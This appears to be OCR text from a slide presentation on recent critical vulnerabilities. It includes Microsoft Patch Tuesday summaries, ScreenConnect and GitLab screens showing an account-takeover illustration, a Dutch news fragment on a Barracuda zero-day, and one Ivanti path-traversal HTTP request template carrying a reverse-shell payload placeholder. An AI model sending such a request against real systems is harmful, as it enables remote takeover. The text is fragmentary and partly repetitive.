
Multiple Critical Vulnerabilities in Microsoft Products

History:

- *14/08/2024 --- v1.0 -- Initial publication*

Summary

On August 13, 2024, Microsoft addressed 89 vulnerabilities in its August 2024 Patch Tuesday update, including ten zero-day vulnerabilities. This Patch Tuesday also fixes six critical vulnerabilities [1,2].



Summary

On May 16, 2024, Microsoft addressed 61 vulnerabilities in its May 2024 Patch Tuesday update, including two actively exploited zero-days [1]. This Patch Tuesday also fixes one critical vulnerability, a Microsoft SharePoint Server Remote Code Execution Vulnerability [1].

It is recommended applying updates as soon as possible on affected products.

Summary


On February 13, 2024, Microsoft released its February 2024 Patch Tuesday advisory [1,2], addressing 73 vulnerabilities, two of which are exploited in the wild.

It recommended applying updates as soon as possible on affected products.

We see >100 major fixes/week

These issues had been there for years

Not anywhere near done, we get 100 new problems/week




localhost:8040/SetupWizard.aspx/

WELCOME

TO SCREENCONNECT

This setup wizard will configure basic settings for ScreenConnect.




GitLab Community Edition

Username or email: bert@hubertnet.nl

Password:

Don't have an account yet? Register now



GitLab Community Edition


Username or email
bert@hubertnet.nl

Username or email
nasty-hacker@example.com


Password

Once more!

Click!



```
GET /api/v1/totp/user-backup-code/../../license/keys-status/<url_encoded_python_reverse_shell>
HTTP/1.1 Host: <IP_Vulnerable_Ivanti_Product>
```




Ivanti Workspace Control 2022.3

Composer (10.10.0.0)

Active Setup: Microsoft Edge… 1 (0%)

Patents | ivanti.com

© 2022, Ivanti. All rights reserved.




Barracuda Gateways aangevallen via zeroday in Spreadsheet::ParseExcel

maandag 25 december 2023, 09:55 door **Redactie**, 2 **reacties**

Aanvallers hebben misbruik gemaakt van een zerodaylek in een opensource-library voor het verwerken van Excel-bestanden om Barracuda Email Security Gateways met malware te infecteren. Het gaat om de library **Spreadsheet::ParseExcel**. Barracuda heeft een update **uitgebracht** om gateways te beschermen, maar de kwetsbaarheid in Spreadsheet::ParseExcel is nog altijd niet opgelost en producten die van de library gebruikmaken zijn dan ook 